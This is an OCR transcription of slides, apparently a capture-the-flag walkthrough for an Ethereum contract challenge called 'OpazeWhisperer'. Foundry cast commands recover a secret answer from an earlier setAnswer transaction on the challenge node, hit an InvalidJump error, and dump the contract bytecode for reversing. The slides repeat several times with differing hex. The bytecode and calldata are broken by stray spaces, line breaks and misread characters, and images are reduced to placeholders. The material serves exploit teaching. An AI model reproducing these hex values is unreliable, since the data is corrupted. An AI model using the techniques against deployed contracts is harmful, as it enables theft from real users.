}
```

```
cast call 0x51228dfce9895fabc173c4cd39e2f8a5669524bb "play(string)" "test" --rpc-url http://164.92.253.34:8545/
lXuSlhmRtWErrLJnPJWvJnmT/main

Error: revert: Incorrect answer
```

Answer was previously set by the owner

Find the `answer` value

```
➜ cast block 2 --rpc-url http://164.92.253.34:8545/lXuSlhmRtWErrLJnPJWvJnmT/
main
...
transactions:       [
    0x2087f3ef52d1cd112f0f137df9ed230f7b5089b3da71bc504b086ac07e77d95a
    0x087c00603e9acd56abf3bdff27e504c6a89284f0e5b9c1948f12cfbe8d22cbf9
    0x8cc27e739cc4f9f042ad56fe166ed871f4f8773ef2b7d275963e86a904912445
    0xcfb2a6c3beeff882381e1b47e59133f711c1a45d829326b8596b2121a51a60a5
]
...

➜ cast tx 0x087c00603e9acd56abf3bdff27e504c6a89284f0e5b9c1948f12cfbe8d22cbf9
--rpc-url http://164.92.253.34:8545/lXuSlhmRtWErrLJnPJWvJnmT/main

...
input
 0x55c9f807000000000000000000000000000000000000000000000000000000000000002000
0000000000000000000000000000000000000000000000000000000000000006616e737765720
0000000000000000000000000000000000000000000000000000
...
to                  0x51228DfCe9895FaBc173C4cD39E2f8a5669524BB
...

➜ cast 4byte 0x55c9f807
setAnswer(string)
```

Find the `answer` value

```
→ cast block 2 --rpc-url http://164.92.253.34:8545/lXuSlhmRtWErrLJnPJWvJnmT/
main
...
transactions:       [
    0x2087f3ef52d1cd112f0f137df9ed230f7b5089b3da71bc504b086ac07e77d95a
    0x087c00603e9acd56abf3bdff27e504c6a89284f0e5b9c1948f12cfbe8d22cbf9
    0x8cc27e739cc4f9f042ad56fe166ed871f4f8773ef2b7d275963e86a904912445
    0xcfb2a6c3beeff882381e1b47e59133f711c1a45d829326b8596b2121a51a60a5
]
...

→ cast tx 0x087c00603e9acd56abf3bdff27e504c6a89284f0e5b9c1948f12cfbe8d22cbf9
--rpc-url http://164.92.253.34:8545/lXuSlhmRtWErrLJnPJWvJnmT/main

...
input
 0x55c9f807000000000000000000000000000000000000000000000000000000000000002000
0000000000000000000000000000000000000000000000000000000000000006616e737765720
0000000000000000000000000000000000000000000000000000000000000000
...
to                  0x51228DfCe9895FaBc173C4cD39E2f8a5669524BB
...

→ cast 4byte 0x55c9f807
setAnswer(string)
```

- Get txs in a specific block

Find the `answer` value

```
➜ cast block 2 --rpc-url http://164.92.253.34:8545/lXuSlhmRtWErrLJnPJWvJnmT/main
...
transactions:       [
    0x2087f3ef52d1cd112f0f137df9ed230f7b5089b3da71bc504b086ac07e77d95a
    0x087c00603e9acd56abf3bdff27e504c6a89284f0e5b9c1948f12cfbe8d22cbf9
    0x8cc27e739cc4f9f042ad56fe166ed871f4f8773ef2b7d275963e86a904912445
    0xcfb2a6c3beeff882381e1b47e59133f711c1a45d829326b8596b2121a51a60a5
]
...

➜ cast tx 0x087c00603e9acd56abf3bdff27e504c6a89284f0e5b9c1948f12cfbe8d22cbf9 --rpc-url http://164.92.253.34:8545/lXuSlhmRtWErrLJnPJWvJnmT/main

...
input
0x55c9f807000000000000000000000000000000000000000000000000000000000000002000000000000000000000000000000000000000000000000000000000000000066616e7377657200000000000000000000000000000000000000000000000000000000
...
to                  0x51228DfCe9895FaBc173C4cD39E2f8a5669524BB   OpazeWhisperer address
...

➜ cast 4byte 0x55c9f807
setAnswer(string)
```

- Get txs in a specific block
- Get tx details

Find the `answer` value

```
➜ cast block 2 --rpc-url http://164.92.253.34:8545/lXuSlhmRtWErrLJnPJWvJnmT/
main
...
transactions:       [
    0x2087f3ef52d1cd112f0f137df9ed230f7b5089b3da71bc504b086ac07e77d95a
    0x087c00603e9acd56abf3bdff27e504c6a89284f0e5b9c1948f12cfbe8d22cbf9
    0x8cc27e739cc4f9f042ad56fe166ed871f4f8773ef2b7d275963e86a904912445
    0xcfb2a6c3beeff882381e1b47e59133f711c1a45d829326b8596b2121a51a60a5
]
...

➜ cast tx 0x087c00603e9acd56abf3bdff27e504c6a89284f0e5b9c1948f12cfbe8d22cbf9
--rpc-url http://164.92.253.34:8545/lXuSlhmRtWErrLJnPJWvJnmT/main

...
input
 0x55c9f807000000000000000000000000000000000000000000000000000000000000002000
0000000000000000000000000000000000000000000000000000000006616e737765720
0000000000000000000000000000000000000000000000000000000000000000
...
to                  0x51228DfCe9895FaBc173C4cD39E2f8a5669524BB
...

➜ cast 4byte 0x55c9f807
setAnswer(string)
```

- Get txs in a specific block

```
➜ cast tas 06616e73776572(

answer
```

Find the `answer` value

```
→ cast call $OPAZEWHISPERER "play(string)" "answer" --rpc-url $RPC_URL --private-key $PRIVATE_KEY

Error: server returned an error response: error code -32603: EVM error InvalidJump
```

Find the `answer` value

```
→ cast call $OPAZEWHISPERER "play(string)" "answer" --rpc-url $RPC_URL --private-key $PRIVATE_KEY

Error: server returned an error response: error code -32603: EVM error InvalidJump
```

Find the `answer` value

```
→ cast call $OPAZEWHISPERER "play(string)" "answer" --rpc-url $RPC_URL --private-key $PRIVATE_KEY

Error: server returned an error response: error code -32603: EVM error InvalidJump
```

- Found the `answer` and pass the requirement

Find the `answer` value

```
→ cast call $OPAZEWHISPERER "play(string)" "answer" --rpc-url $RPC_URL --private-key $PRIVATE_KEY

Error: server returned an error response: error code -32603: EVM error InvalidJump
```

- Found the `answer` and pass the requirement

BUT

- Arbitrary jump --> jump on a non DESTJUMP position


Reverse Time

OpazeWhisperer bytecode

```
→ cast code $OPAZEWHISPERER --rpc-url $RPC_URL

0x6080604052600436106100e575f3560e01c80636614bed51161004c5780636614bed5146100d1578063718e6302146101075780638bb7d69
1461011a5780638da5cb5b1461013d575f5ffd5b8063416c87011461007257806355c9f807146100885780636356049a86146100a7575b5f5ffd5b
34801561007d575f5ffd5b5061008661015c565b005b348015610093575f5ffd5b506100866100a236600461046f565b61017d565b3480156100
b2575f5ffd5b506100bb6101c2565b6040516100c89190610522565b604051809103390f35b3480156100dc575f5ffd5b505f546100ef906001600
0160a01b031681565b6040516001600160a01b0390911681526020016100c8565b610086610115366004610461046f565b6101e3565b348015610125
575f5ffd5b5061012f60025481565b6040519081526020016100c8565b348015610148575f5ffd5b506001546100ef906001600160a01b031681
565b61016461042b565b6102d1815260208101516161017a9063ffffffff16565b50565b60015460016001600160a01b0316331461019357f5ffd5b80
6040516020016101a49190610522565b60408051601f198184030181529190528051602090910120600255505650565b6060604051806101200160400
528060e28152602001610056c60e29139905090565b6002545f0361022a5760405162461bcd60e51b815260206004820152600e60248201526d10
5b9cddd95c881b9bdd081cd95d60921b6044820152606401526064015b604051809103390fd5b60025481604051602001610323e9190610522565b60405160
208183030381529060405280519060200120146102945760405162461bcd60e51b815260206004820152601060248201526f24b731b7b93932b1
ba1030b739bbb2b960811b6044820152606401610221565b60018054600160016001600160a01b0319163390811790915561045390b600a8111156102b9
57005b50600260085f333c505f5160f01c6102cd81565b5050565b60645b3681101561017a5780355f1a6113375c028015610308576011811461
033057602281146103 8c57603381146103d5576103ee565b7f546865206d616368696e6520736c656570732e2e2e205a7a5a7a5a7a000000005f
52601c5ffd5b60018201355f1a6020811115610368577f43414e4e4f542050555348203e333220425954455320 4f4e20562d535441434b5f5260
1c5ffd5b60015f5c015f5d60028301358160200360031b1c5f5c5d919091016001019061 03ee565b6103946103f7565b61039c6103f7565b6103
a46103f7565b5f5f6103ae6103f7565b8385875af16103cd576a10d053130811905253115160aa1b5f52600a5ffd5b5050506103ee565b600182
013560405c52602060405c0160405d6020820191505b506001016102d4565b5f5f5c610416576c562d535441434b20454d50545960981b5f5260
0d5ffd5b5f5c5c90505f5f5c5d5f195f5c015f5d90565b565b604051806040016040528060029 05b6104538152602001906001900390816104 3a
5790505090565b610429610557565b634e487b7160e01b5f526041600452602 45ffd5b5f6020828403121561047f575f5ffd5b813567ffffffff
ffffffff81111561049557 5ffd5b8201601f810184136104a5575f5ffd5b803567ffffffffffffffff8111156104bf576104bf61045b565b60
4051601f8201601f19908116603f0116810167ffffffffffffffff8111828210171561 04ee576104ee61045b565b6040528181528282016020 01
861015610505575f5ffd5b8160208401602083013 75f9181016020019190915294935050505065b602081525f825180602084015280600208501
604085015e5f6040828501015260406 01f19601f830116840101915050929150505 65b634e487b7160e01b5f52605160045260245ffdfe546865
20637572696f7573206d696e6420746861742064617265732074 6f207365656b2c0a4d75737420706965726365207468652076 65c206265
6e656174682074686520706561 6b2e0a5468726f756768207368616 46f77732063617374206279206 16e6369656e74206c6f72652c0a57686572
65204f70617a6520676c65616d73206f6e2068696464656e20666c6f6f722e0a496e20646570746873207768657265206665772064617265 2076
656e747572652066617 22c0a546869732063727973746 16c207368696e6573206c696b652066616c6c656e20737461722ea26469706673582212
20733dac3e7762203a5b60016113375d3456c7b06c54e165c570bf2655f2c0ef9f64736f6c634300081c0033
```


Reverse Time


OpazeWhisperer CFG



Reverse Time


OpazeWhisperer CFG





Reverse Time


OpazeWhisperer CFG




Blue : ??????

Green : expected code


Reverse Time




Reverse Time



